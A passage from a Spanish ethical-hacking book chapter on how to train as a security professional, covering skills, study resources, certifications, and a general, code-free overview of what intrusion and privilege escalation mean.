sitamos gente técnica, necesitamos gente que mire todo el escenario, necesitamos gente con habilidades sociales, necesitamos gente sin habilidades sociales, pero con mucha lógica. Esto da una pequeña idea acerca de los perfiles y características que se necesitan tanto para la parte técnica como para la gestión, la comunicación y la resolución de problemas lógicos. Llegar a ser un profesional muy bueno, que pueda manejarse cómodamente en todos o en gran parte de los perfiles, puede requerir varios años de estudio, práctica y trabajo. Son tantas las variables y componentes tecnológicos involucrados (además de la necesidad de mantenerse constantemente informados), que es imposible conocerlos, entenderlos y aplicarlos de un modo eficiente de un día para otro.



OSI. Es importante conocer protocolos de comunicación. En este caso, el modelo OSI.

Los componentes que aparecen a continuación son una gran parte del aspecto técnico que hay que conocer y estudiar, sin tener en cuenta todo aquello que comprende el manejo de políticas y normativas en el aspecto seguridad y organización (gestión), sumado a las cuestiones de origen personal o la capacidad de llevar adelante grupos y proyectos. Idiomas, sistemas operativos, **hardware**, malware, comandos, **networking** y **topologías**, **auditorías**, lenguajes de **programación**, **cifrados**, **análisis** de resultados, conectores, vulnerabilidades, herramientas, técnicas de **intru-**

sión, IDS, databases, diseño lógico, aplicaciones, relevamientos y **protocolos** de comunicación (familia TCP/IP entre otros).

El material es tan vasto que podría alienar a un ser humano si este no lo asimilara con cautela, y por ello es muy importante no lidiar con material inútil y tener bien presentes las fuentes correctas de estudio o práctica. Tratar de ver a la vez un poco de todo es una pérdida de tiempo, que es lo más valioso que tenemos. Por ese motivo, hay que darse cuenta y tratar de descubrir las aptitudes y habilidades (**skills**) de cada uno, cultivarse de forma adecuada y practicar o trabajar en base a ello.

La formación puede orientarse a medida que el profesional o estudiante decida hacia qué lado desea inclinarse en la materia, ya que no es lo mismo ser un desarrollador de **exploits** en C++ que redactar políticas de acceso físico en recintos o configurar, de modo seguro, un servidor Linux.

Si bien no se puede ser un experto en todo, lo más recomendable es que, luego de dominar bien un perfil, se comience a estudiar los componentes de otro. Sumado a eso, hay que mantenerse bien informado sobre las vulnerabilidades actuales, las metodologías, los recursos de aseguramiento y las medidas de prevención.

Santiago Cavanna, profesional de la seguridad de la información, me hizo el siguiente comentario: “a veces es conveniente tambien cultivar el trabajo colaborativo entre varios especialistas, de esa manera, se cultiva la especialidad en profundidad y luego se desarrolla un tipo de conocimiento que permite integrarse en un equipo de trabajo.” tambien citó del libro “El arte de resolver Problemas” (isbn:968-18-1294-8) “El que tiene que tomar una decisión trata de elegir un curso de acción que produzca el resultado deseado, uno de que sea eficaz respecto a lo que el valora. Estos cursos de acción se conocen como efectivos. La efectividad es producto de la eficiencia y el valor. El que busca el mejor y más efectivo curso de acción se dice que optimiza.

El que busca una solución que sea suficientemente buena, se dice que satisface.”

Eficaz o eficiente

La diferencia entre ser **eficaz** y **eficiente** consiste en que el primero sólo cumple con el objetivo, mientras que el segundo no sólo lo cumple, sino que lo hace generando el menor gasto de recursos (ya sea tiempo, dinero, herramientas o personal involucrado).

Whitehat. En www.whitehatsec.com hay documentos en inglés acerca de vulnerabilidades y técnicas muy interesantes.

RECURSOS PARA EL ESTUDIO

Los motivos por los que alguien puede llegar a dedicarse al ethical hacking son variados, y algunos géneros pueden destacarse más que otros. Por un lado, podemos mencionar aquellos que la ven como una interesante rama de la informática de nuestros tiempos, o que necesitan conocerla porque su posición en el trabajo así se los demanda. También existen quienes llegaron hasta aquí por su pasión temprana o más reciente, hacia los sistemas como hobby. Tampoco faltan quienes vieron alguna película y se fascinaron con los personajes del tipo hacker llamados **Zero Cool** o **Acid Burn**. Por último, existen aquellos que desean generar y obtener ga-

Cursos de inglés

Si queremos aprender inglés de forma no presencial u obtener certificaciones internacionales, podemos visitar sitios como RosettaStone (www.rosettastone.com), Pimsleur (www.pimsleurapproach.com), University of Cambridge (www.cambridgeesol.org), IELTS (www.ielts.org), EuroTalk (www.eurotalk.co.uk) y Bulats (www.bulats.org).

nancias comercializando productos o servicios relacionados con la materia. Lógicamente, no todos los que ingresan en el tema lo transitan con la misma formación, ya sea académica, formal o autodidacta, salvo en la etapa básica de educación. Quizá sea éste el único punto en el que pueden alcanzar cierto grado de similitud o equilibrio en la preparación. En cuanto al resto de las etapas, esa preparación es demasiado difusa por el problema de modelo educacional. Por tal motivo, la formación sobre el tema está más ligada al aspecto **autodidacta** y de experiencia que a un modelo de carrera focalizado y especialmente diseñado. Los recursos de formación recomendados que veremos en este capítulo están divididos en cuatro etapas fundamentales:

- Formación básica.
- Educación autodidacta.
- Educación formal.
- Trabajo & práctica: experiencia.

Formación básica

Es muy probable que la mayoría de los lectores de este libro hayan pasado por esta etapa junto a educadores, padres o tutores. Esta etapa inicial es la base de una temprana educación. Por más absurdo que parezca, este tipo de formación intelectual básica tiene clara incidencia en el desempeño de un profesional de sistemas, más allá de la especialidad que éste elija cuando sea adulto. En esta etapa podemos mencionar:

- La familia y el colegio como primeros contactos con la informática formal e informal. Estímulos, ambiente, introducción en las matemáticas.
- El estudio de idiomas como el **inglés**, fundamental en informática para la interpretación de manuales y la comunicación en listas de correo.
- Años tempranos en los que se alienta a socializar, jugar en equipos, participar de actos y hacer amistades.
- Jugar al **ajedrez** como desarrollo de la lógica estratégica y táctica.
- Juegos de **ingenio** como estímulo de capacidades analíticas y resolución de proble-

Juegos de ingenio

Internet es una fuente inagotable de recursos. Si queremos mejorar nuestra capacidad e ingenio mediante juegos, podemos ingresar en sitios como www.mlevitus.com, www.juegosdeingenio.org, www.pumbo.com/index.php?g=2 y www.mensa.es/juegosmensa/juegos.html.

- mas.
- Incentivo del hábito de la **lectura**, que dará cierta facilidad para redactar y comunicarse mejor con diferentes tipos de personas, y ayudará al desarrollo de la **creatividad** y de la **imaginación**.
 - Por último, algo muy importante: conocer lo **moralmente correcto**.

Destacado

Gran encuesta de Ajedrez21. ¡Hay premio seguro!

¿Eres VIP? Quizás no, pero tan sólo por llenar nuestra encuesta te regalamos el acceso VIP durante un mes completo. Entre otros muchos contenidos, podrás acceder gratis a selectos artículos y partidas de la Revista Peón de Rey, incluyendo, dentro de un par de semanas, a las del nuevo ejemplar de Mayo. Y si ya eres VIP te prorrogamos el acceso y te ofrecemos otros premios adicionales.

¡Tan sólo por responder a las preguntas de la encuesta, sin más requisitos!

[Ir a la Encuesta de Ajedrez21.](#)

FERTAS vigentes de Suscripción a Peón de Rey	Antes	Ahora
Suscripción PdR España + Regalo ICC 3 meses	52,00 euros	42,00 euros
Suscripción PdR España + DVD multimedia 2008	60,00 euros	42,00 euros
Suscripción PdR España + Regalo Libro Linares	60,00 euros	40,00 euros

Oferta Suscripción PdR

¡Últimos días para conseguir la oferta de suscripción hasta el 15 de abril!

Gratis, el nuevo DVD Peón de Rey 2008!

Ajedrez. En el sitio www.ajedrez21.com, encontramos recursos dedicados al aprendizaje del ajedrez.

Educación autodidacta

Ser **autodidacta** significa estudiar por cuenta propia. Permite la elección propia y es la que más perfilará al futuro profesional de seguridad, ya que se comienza estudiando

Hola mundo

El ¡Hola mundo! es conocido por ser lo primero que se intenta en cualquier lenguaje de programación. Esta práctica consiste en imprimir esas dos palabras en la pantalla cuando es ejecutado el pequeño programa que se desarrolla. Podemos encontrar más información y ejemplos en http://es.wikipedia.org/wiki/Hola_mundo.

do por gusto, afinidad y libre elección del material. Para ser un buen profesional en seguridad informática o de la información, conviene aprender este tipo de cosas:

- Aprender a **programar** y **analizar** problemas lógicamente.
- **Administrar** sistemas operativos diferentes y **configurarlos**.
- Aprender acerca de networking y protocolos de comunicación.
- Conocer seguridad informática y de la información, principalmente las técnicas más usuales de intrusión y los métodos de gestión.

¿Cómo se aprende a programar? Simplemente programando. Ya sea desde cero (con el famoso **¡Hola mundo!**) o mirando código fuente ajeno y tratando de interpretar qué fue lo que intentó hacer el autor, pensar cómo podría haberlo hecho mejor y luego optimizarlo. Estas premisas son válidas bajo cualquier idioma de programación, que no son más que **comandos**, determinada **sintaxis** (forma de escribirlo) y **lógica** para la resolución del problema. Aunque requiere dedicación, puede programar quien se lo proponga y haga el sacrificio. La diferencia en calidad la dará el esfuerzo y la lógica creativa de cada uno, que nos llevará a hacer lo mismo en diez o en mil líneas de código, o bien en diez o en mil horas de trabajo.

Programar o saber **interpretar código fuente** será de gran utilidad para muchas cosas relacionadas con la seguridad informática. Nos ayudará a solucionar problemas dentro de un sistema (con programación **bash**, **scripting** y **WSH** en entornos Linux o Windows), a construir, o modificar, pruebas de concepto de cualquier tipo y arquitectura o lenguaje. También nos servirá para realizar administración avanzada mediante scripts, hacer y modificar herramientas o aplicaciones y auditar código propio o ajeno. Por otro lado, nos permitirá **migrar código** de un idioma a otro, modificar open source (código fuente de sistemas Linux por ejemplo), hacer **ingeniería inversa** de parches, malware o aplicaciones y depurar, entre otras cosas. Con estos conocimientos, también podremos **testear** aplicaciones online o en red de forma local, **optimizar** todo tipo de código, **automatizar** secuencias de comandos, hacer reportes, monitoreos, flujo de datos o accesos y proteger código mediante el empaquetamiento de binarios, por ejemplo. Como vemos, las posibilidades son muchas.

Diagramación sin PC

Si deseamos crear diagramas de forma manual, en las librerías podemos conseguir diversas plantillas para esto según la norma IRAM 36002. Al estilo de los stencils, estas plantillas plásticas tienen diferentes utilidades y aplicaciones, como podemos ver en www.plantec.com.ar/local-cgi/vercategoria.cgi?codigo=9.

No es necesario aprender todos los lenguajes, ya que son decenas y podría llevarnos muchos años sin que alcancemos a darles una real aplicación. Es muy importante que un buen programador, una vez experimentado, programe de modo seguro.

Una temprana y buena práctica, que hoy no se acostumbra a estudiar, es la **diagramación lógica**, válida también para iniciarse en algunos lenguajes de programación (del tipo batch) ya que facilita el desarrollo de la **lógica secuencial**.




Diagrama. En este diagrama hecho a mano, que se tienen que mostrar en pantalla números entre 1 y 100. Condición falsa (F), condición verdadera (V). El gráfico de rombo equivale a un IF o decisión.

Listas de correo

De la misma manera que en los foros, pero mediante correos electrónicos, podemos obtener ayuda en las listas de correo. Para encontrar estas, ingresamos en sitios como www.egrupos.net, <http://groups.google.es>, <http://es.groups.yahoo.com> o <http://groups.blogdigger.com> y utilizamos palabras clave relacionadas con el tema.

Para ayudarnos con nuestro aprendizaje, podemos recurrir a Internet, tanto a sitios como a foros y listas de correo. Por ejemplo, **Psicofxp.com** es la mayor comunidad online en español y cuenta con excelentes foros dedicados a tecnología. Tanto en programación (www.psicofxp.com/forums/programacion.313) como en otras áreas IT, este sitio cuenta con gente dispuesta a ayudarnos de manera desinteresada. Recurrir a foros de programadores es una muy buena alternativa, en especial cuando recién comenzamos a programar de modo autodidacta, ya que podemos publicar nuestra consulta y esperar a que programadores más experimentados nos respondan o guíen hasta la solución.

The screenshot shows the homepage of Psicofxp.com. At the top, there's a search bar with 'Buscar...' and dropdowns for 'en Google' and 'Buscar'. Below the search bar, there's a 'Bienvenido, CyRaNo' message and links for 'Configuración', 'Bandeja de entrada', and 'Nuevos mensajes'. The main navigation menu includes 'INICIO', 'FOROS', 'ARTICULOS', 'FOTOS', 'DESCARGAS', 'CHAT', 'VIDEOS', and 'BLOG'. On the left, there's a sidebar with 'VIERNES 25.04.08', '6140 usuarios online', '863,243 miembros', '407,722 temas', and '5,252,125 mensajes'. It also has sections for 'Últimas entradas en el Blog' (with links to Twitter and Facebook) and 'Encuestas' (with a poll about internet connection tolerance). The main content area features several articles: 'El auge de las Redes Sociales' by Aversa, 'La matemática del Amor' by Aversa, and 'El fenómeno YouTube: ver para creer' by Aversa. There are also sections for 'Noticias' (with links to news about notebooks and PCs) and 'Videoteca' (with a video player showing a woman). A sidebar on the right shows 'Estadísticas' and a 'Menú de acceso rápido'.

Psicofxp. En www.psicofxp.com, podemos encontrar mucha ayuda cuando comenzamos a programar.

Además, en Internet podemos encontrar repositorios de código y tutoriales de todos los lenguajes existentes. Veamos algunos sitios.

FreeBSD, NetBSD y OpenBSD

Si queremos aprender más sobre los sistemas operativos FreeBSD, NetBSD y OpenBSD, podemos visitar las siguientes direcciones: www.undeadly.org, www.eldeemonio.org, www.freebsd.org.mx y www.bsdfreak.org. En estos sitios, encontraremos tutoriales, novedades e información complementaria que nos será de utilidad.

LENGUAJE	URL
Planet Source Code	www.planet-source-code.com
Linux Scripting	www.freeos.com/guides/lsst
Programación Bash	xinfo.sourceforge.net/documentos/bash-scripting/bash-script-2.0.html
Win32 Scripting	http://cwashington.netreach.net
Assembly	www.csn.ul.ie/~darkstar/assembler/manual
Python	www.python.com.ar
C	www.cti.uib.es/MESINFO/MANUALS/CursC.pdf
C++	www.conclase.net/c
Perl	http://perlenespanol.baboonsoftware.com
Visual Basic	www.vb-mundo.com
PHP	www.php.net
ASP	www.soloasp.com.ar
Javascript	www.gamarod.com.ar

Programación. Sitios en los que podemos encontrar material sobre distintos lenguajes de programación.

Aprender acerca de los sistemas operativos

Los grandes escenarios suelen estar compuestos por diferentes componentes o servidores bajo plataformas como Unix, Solaris, Linux, FreeBSD, OpenBSD o Windows Server. Por lo tanto, no es recomendable dedicarse sólo a conocer y administrar una plataforma única si estamos decididos a abordar la seguridad informática en cuestiones técnicas (a menos que deseemos especializarnos y delegar el resto del trabajo) o bien formar parte de un equipo.

Los chequeos de seguridad se pueden llevar a cabo desde diferentes sistemas operativos ya que no todos ofrecen las mismas condiciones de trabajo, versatilidad y herramientas. Para mejorar nuestros conocimientos, un buen comienzo es aprender a administrar estos sistemas operativos, conocer cómo funcionan, su configuración segura y de red, su estructura interna, los comandos usuales y los avanzados, los controles que tiene, sus logs o archivos de auditoría, cómo instalar aplicaciones en él y también setearlas, cómo actualizarlo, parchearlo o modificarlo, y ver la estructura y las limitaciones en los privilegios de cada grupo de usuarios. Lógicamente, para aprender a administrar un servidor, ya sea Unix, Linux o Windows, primero hay que instalarlo. Luego se deben utilizar sus comandos y estudiar su estructura interna, gestionar los usuarios del sistema y sus diferentes permisos, conocer cada servicio nativo y deshabilitar aquellos que sean innecesarios, crear relaciones de confianza entre otros componentes en red a través de diversos métodos. También, auditar sus archivos de registro, conocer bien los logs y cuál es la in-

formación relevante que se deposita en ellos, intentar el filtrado de protocolos y conexiones externas, mantener actualizado todo lo posible (incluido el kernel en el caso de Linux), determinar qué cosas no pueden dejarse por defecto (como passwords, usuarios, aplicaciones, paths o directorios, privilegios, configuraciones o archivos), probar aplicaciones y tecnologías usuales como apache, mysql u openssl. De ese modo, se comienzan a aplicar los métodos de **hardening**, que significa **volver más seguro** el servidor, y se van adquiriendo nociones de administración avanzada. A su vez, esto nos ayuda a conocer las características débiles de un sistema instalado por default, lo que nos permitirá reconocerlas fácilmente en los futuros escenarios en los que estemos involucrados.

La instalación y la administración seguras de servidores llevada a cabo de un modo realmente eficiente, ayudará a prevenir la intromisión en el sistema (a través del sistema operativo) de alguien no autorizado. De todos modos, un sistema operativo es apenas una puerta entre la decena de posibilidades.



The screenshot shows the homepage of the BSD Argentina website. The header includes a navigation bar with links to Historia, Ventajas, Descargas, Subir Manual, Foro, Noticias, Colabora, and Contactenos. The main title is "BSD ARGENTINA" with sub-logos for NetBSD, OpenBSD, DragonFly, PC-BSD, DesktopBSD, and RoFreeSBIE. Below the title, a banner reads "· Nuestro objetivo: Difundir sistemas BSD libres · · · ¡Bienvenidos a BSD Argentina! · · ·". The main content area features a "FreeBSD 7.0" section with a cartoon character and a brief description. It also features a "PC-BSD PC-BSD 1.5: Facil - Seguro - Confiable" section with a "Personal Computing, served up BSD style!" logo and a description. A "Nueva Versión del Sr. OS... FreeBSD 6.3" section follows, with a "Powered by FreeBSD" logo and a cartoon character. The right sidebar contains a sidebar menu with links to FreeBSD 7.0, NetBSD 4.0, OpenBSD 4.2, DragonFly 1.12, PC-BSD 1.5, DesktopBSD 1.6, RoFreeSBIE 1.3, FreeSBIE 2.0.1, Manuales BSD, Actualización (1), Gráficos, Impresión, Juegos, Multimedia, Redes, Seguridad, Servidores, Sistema (1), Software, Hardware (1), and Otros (4).

BSD. En www.bsdargentina.com.ar, encontraremos foros y diverso material acerca de la familia BSD.

Ante alguna duda puntual relacionada con los sistemas operativos, debemos recordar que en Internet se encuentran listas de correo de usuarios, mailings oficiales de los desarrolladores, mailings de empresas con productos afines (por ejemplo eEye), foros de discusión, canales IRC, blogs, FTP, cursos, libros, e-zines, monografías, grupos de usuarios, asociaciones, desarrolladores, depósitos de aplicaciones y código fuente.

Aprender acerca de networking

El conocimiento de networking y todo aquello referente a redes (como protocolos y conectores, routing y switching, entre otras cosas) es básico para el diseño y la diagramación de entornos de una organización, pero resulta fundamental para un futuro profesional de ethical hacking.



Esta página está dedicada a J. Postel

Documentos RFC en español

Bienvenido a RFC-ES. Este sitio está dedicado a la traducción al español de la documentación estándar sobre Internet conocida como [RFC](#) (Request For Comments). En esta serie de documentos se detalla prácticamente todo lo relacionado con la tecnología de la que se sirve [Internet](#): protocolos, recomendaciones, comunicaciones...

La colección completa de RFCs está formada por [más de 3000 documentos](#) que especifican estándares, son recomendaciones, informativos o han quedado obsoletos. El encargado de publicarlos es el Editor de RFCs y, aunque cualquiera puede proponer un RFC, el IETF es una de las principales fuentes.

Hasta aquí todo es perfecto pero los RFCs están escritos en inglés y... ¿qué ocurre si tu conocimiento de la lengua de Shakespeare no llega para entender los conceptos que dan a conocer los RFCs? Tienes dos opciones: o aprendes a ritmo acelerado o... ¡aquí estamos nosotros!

El grupo RFC-ES

Para llenar esa ausencia de traducciones al castellano o español de documentos tan importantes, surge en noviembre de 1999 el grupo [RFC-ES](#) por iniciativa de Pierre J. León. El propósito del grupo es traducir la mayor cantidad de RFCs posible a nuestra lengua, dando prioridad a aquellos que sean estándares.

Noticias

Fecha: 03-03-2007
Publicada la traducción del RFC 1034 con título [Nombres de dominio - conceptos instalación](#).

Fecha: 18-09-2006
Publicada la traducción del RFC 2411 con título [Documento de Guía para IPsec](#).

Fecha: 17-09-2006
Publicada la traducción del RFC 2410 con título [El uso del Algoritmo de Encriptación NULL y su uso con IPsec](#).

Fecha: 17-09-2006
Publicada la traducción del RFC 2406 con título [Carga de Seguridad IP Encapsula \(ESP\)](#).


RFC. Los RFC (Request For Comments) son los estándares que definen cada uno de los componentes de Internet. Consisten en la lectura básica y muy detallada de los protocolos utilizados. Los podemos ver en español en www.rfc-es.org.

Esto nos permitirá no sólo llevar a cabo el chequeo de seguridad e interpretar el mapeo de los componentes, sino también determinar exactamente el flujo de información, la disposición de las oficinas y sus componentes informáticos, las medidas de prevención en el tráfico de red, el almacenamiento de datos, su acceso, su proceso o posterior enrutamiento, medidas técnicas de contingencia y controles.

Al mismo tiempo, nos permitirá estar capacitados para recomendar los componentes necesarios de seguridad o conectividad como DMZ, firewalls, criptosistemas, routers, switchs, filtrados varios, IDS, databases, servidores seguros de archivos, servidores de logs, servidores de replicación, determinados enlaces cifrados, VPNs, VLANs, unidades de logeo seguro, cableado estructural blindado, etcétera.

Entre todo el material disponible, lo principal es conocer cómo se comunican estos elementos (sumado a los servidores y terminales) entre sí, sus capas, sus proto-

colos, su configuración y las normas técnicas de cada uno.



Visio. La aplicación Visio, del paquete Office de Microsoft, es muy utilizada para plasmar de forma gráfica la disposición de todos los componentes de un escenario informático. También sirve para diagramación lógica y organigramas, entre otros gráficos.

Conocer técnicas básicas de intrusión

“Cuando estás empezando, no necesitas herramientas. Ése es el modo en que te volverás un script kiddie. Lo que necesitas es entender. Necesitas saber cómo trabajan los sistemas, qué errores pueden cometer sus programadores o administradores para que éstos se vuelvan vulnerables y cómo esos errores pueden ser explotados de modo que se pueda ingresar en el sistema.

Una vez que entiendas qué es lo que estás haciendo, estarás preparado para elegir la herramienta correcta para la circunstancia correcta. Una vez que has elegido la herramienta, ésta sólo hará tu proceso más eficiente”. **Derek Fountain (En: Bugtraq)**

Antes de hablar de estas técnicas, debemos saber qué se entiende por **intrusión**. Para definirlo de un modo simple, significa lograr el acceso a recursos de un sistema sin tener la autorización de su dueño o de quien lo controla. Quien lleve a cabo este tipo de accesos no permitidos es lisa y llanamente un **intruso**, sea como

fuere que lo cataloguen los medios, las autoridades o el resto de la gente. Aunque existen muchas formas de intrusión, aquí veremos ejemplos del ámbito informático, es decir, el ingreso de terceros no autorizados en la información (almacenada o en flujo) en **estado digital** de una organización. De todas maneras, debemos tener en cuenta que en el sistema de cualquier organización, los datos vitales suelen estar en una amplia gama de soportes, como papel, memorias diversas, cintas, audio, pizarras, paneles, ondas de radio, video, diapositivas y más. Varios de estos medios son llamados fungibles porque se agotan con su uso, como las cintas o el papel.

El intruso puede lograr acceso no autorizado a información de modo:

- Físico: **in situ**, estando frente a la máquina.
- Remoto, local o ambos a la vez.
- Por cable: vía Internet o línea telefónica.
- Por ondas: **wireless**.
- Por radiación: **eavesdropping**.
- Por vista u oído: a **distancia**.
- A través de una **interfaz gráfica**.
- A través de un **intérprete de comandos**.
- A través de un intérprete de comandos a ciegas, sin ver el resultado de lo que se ejecutó en el servidor remoto.

Entrar no solo significa introducir el usuario y la clave en un determinado servicio de autentificación remota como telnet, ssh, terminal service, rlogin, ftp, y todos aquellos que soliciten ingresar validación. Puede significar la realización de una **escalada**, que consiste en una sucesión de actos que llevan a lograr cada vez mayor alcance dentro del sistema para, finalmente, obtener una cuenta de elevados privilegios o el propósito que se haya impuesto el ejecutor. Por ejemplo, enviar por email o ftp determinado archivo o database al exterior, agregar un usuario de privilegios en el sistema o, simplemente, entrar y ocultar su rastro para que en el futuro se pueda utilizar ese servidor para otros propósitos. Esto podría llevar meses o minutos, y las más variadas técnicas, ya sea a través del mismo sistema operativo, de alguna aplicación o de algún descuido del administrador (hablamos siempre de servidores con administrador y no de simples terminales de usuarios con Windows XP).

Sin dudas, un intruso se aprovechará de los descuidos humanos, ya que todos los componentes del sistema fueron desarrollados, seteados u organizados por personas; por eso tienen falencias que son potencialmente explotables. Entonces, ¿cuál es la mejor forma de aprender técnicas de intrusión? En principio, conocer el objetivo, empezando por el sistema operativo (con esto no hacemos referencia a elementos del tipo Windows 98, sino a Linux, la familia BSD y la familia Windows Server).

Los descuidos de administración son difíciles de descubrir y explotar si no se conoce profundamente el sistema operativo o la aplicación en sí. Imaginemos el tiempo que llevaría aprender, sobre la marcha de un chequeo, las características de un sistema operativo (y sus aplicaciones) o todos los componentes de un escenario.

Hay que estar informado acerca de las nuevas **vulnerabilidades** o descubrirlas por uno mismo si se tiene el tiempo para hacerlo, siendo muy útil la habilidad de encontrarlas y poder programar su **exploit** (prueba de concepto). También es bueno saber cómo identificar un sistema y reconocer si es potencialmente explotable su modelo, versión o estado. Para ello, podemos recurrir a los incontables libros y whitepapers, honeypots, wargames, concursos, listas de correo profesionales, e-zines y foros serios. Además podemos montar una red hogareña para practicar, máquinas virtuales en **Vmware** o hacerlo en el trabajo si es posible.



IP. Hide-IP-Browser (www.hide-ip-browser.com) es un software que permite mantener el anonimato al navegar sitios y al postear en foros. Esto lo realiza mediante la elección de diferentes servidores proxys.

Sobre los cursos que se ofrecen en Internet, ya sean de seguridad o de ethical hacking, hay que tener en cuenta que por estos días, la Web es masiva y hay muchos

Listas de Correo

En estas listas de correo nos ayudarán a encontrar respuestas a nuestras preguntas: www.segu-info.com.ar, en español (foros); www.issaarba.org, en español (ISSAArBA); www.securityfocus.com, en inglés (Bugtraq/Security Basics); www.infosecnews.org, en inglés (ISN); www.elistas.net/lista/nnl, en español (NNL Newsletter).

empresarios que brindan dudosos cursos (obsoletos o incompletos) para así aprovecharse de la ignorancia de la gente y ganar dinero. Esto no significa que todos los cursos son malos, pero en gran parte son una pérdida de recursos. Para no correr riesgos, es bueno tomar estos recaudos:

1. Dentro de una lista de correo de seguridad, preguntar a los profesionales cuál sería el curso adecuado según nuestro nivel, interés, fin o recursos económicos.
2. Evaluar, tras haber hablado con alguien que haya cursado allí, cuáles fueron los costos totales, las horas, el alcance, si tienen programa o entregan material de estudio, cuál es el seguimiento del aprendizaje, qué clase de título o certificado entregan al finalizar y qué reconocimiento tiene éste en el mercado laboral local o mundial. También sería bueno saber si la persona que nos informa quedó conforme y en qué aspectos el curso fue flojo, o no se cumplió con lo prometido.
3. Comprobar la experiencia real en seguridad de quien o quienes imparten el curso o el programa de estudio que está por pagarse. No está mal pedir referencias o currículum vitae, y en lo posible conviene hacerlo de modo formal, por teléfono o en la oficina misma.

Educación formal

Hoy en día, no existe una carrera de grado formal de nivel universitario (de varios años de duración) sobre seguridad informática que comprenda, en su contenido, al ethical hacking de modo práctico (**hands on**). Apenas hay algunos postgrados, certificaciones y tecnicaturas relacionadas. Sí hay carreras como analista de sistemas, ingeniería en sistemas, licenciatura en sistemas, doctorados, especializaciones y maestrías, que son buenos formadores **de base** para la materia. Allí se estudian las tecnologías comprendidas en los sistemas, protocolos, sus procedimientos, técnicas, diseño y organización. El estudio formal, de alguna manera, modelará todo lo que aprendamos de manera autodidacta, y no sólo en relación con los contenidos de las materias, sino también porque enfrentarnos a numerosos exámenes escritos y orales nos dará cierto temple ante pequeños desafíos reales, de resolución analítica.

Lecturas adicionales

Es recomendable leer libros de Auerbach, la serie Hacking Exposed, de McGraw-Hill, de Sybex, de O'Reilly, de CRC Press, de Syngress, de Actualtests, de Learnkey, todos los de temática CISSP, los 31 ejemplares de Hackxcrack y hacking9. Además, es interesante ver: www.zipsites.ru/books/edocs/edocs_list.php y www.insecuremag.com

Como si fuera poco, también se obtienen otros puntos de vista que servirán para abordar problemas, se conocen colegas que en algunos aspectos pueden ser más experimentados, se practica en laboratorios o entornos de red, se forman contactos de trabajo y estudio, se escuchan anécdotas y experiencias muy valiosas por parte de profesores o compañeros, entre otras cosas.

La educación formal es muy tenida en cuenta por las consultoras de RRHH gracias al **título** que brinda. Muchos autodidactas han sido rechazados por no poseer título alguno, sin siquiera tener la posibilidad de demostrar sus habilidades aun siendo excelentes **pentesters** y analistas.

En cuanto a las **certificaciones de seguridad**, hay más de 20, como podemos ver en <http://certification.about.com/od/securitycerts/a/seccertessentials.htm>. Algunas son consideradas como requisitos en determinadas organizaciones por su departamento de recursos humanos, pero como todo título, pueden no ser el verdadero reflejo de la capacidad y preparación de quien lo posee.



ISC. (ISC)2 es reconocida en todo el mundo por certificar profesionales CISSP. Fundada en 1989, pasaron por sus exámenes más de 50.000 profesionales. Su dirección es www.isc2.org.

En la preparación de estos exámenes, suelen aprenderse cosas interesantes o totalmente desconocidas, y es recomendable que todo aquel interesado en sumar experiencias

Ejercicios de programación

En <http://community.corest.com/~gera/InsecureProgramming>, podemos encontrar ejercicios de programación avanzada relacionada a fallas. Esto es útil ya que, cuanto más practiquemos (programemos), mejor serán nuestras habilidades para resolver problemas mediante programación.

en seguridad tome estos exámenes de certificación por una cuestión formal. Esto le permitirá ser un mejor candidato en las selecciones de los departamentos de recursos humanos.

A continuación, podemos leer parte de las declaraciones de **Iván Arce** (CTO de Core Security Technologies) acerca de la formación del profesional de seguridad, y más precisamente sobre las certificaciones de seguridad. La entrevista completa se puede leer en www.acis.org.co/fileadmin/Revista_96/entrevista.pdf (Gracias Iván por autorizar su reproducción).

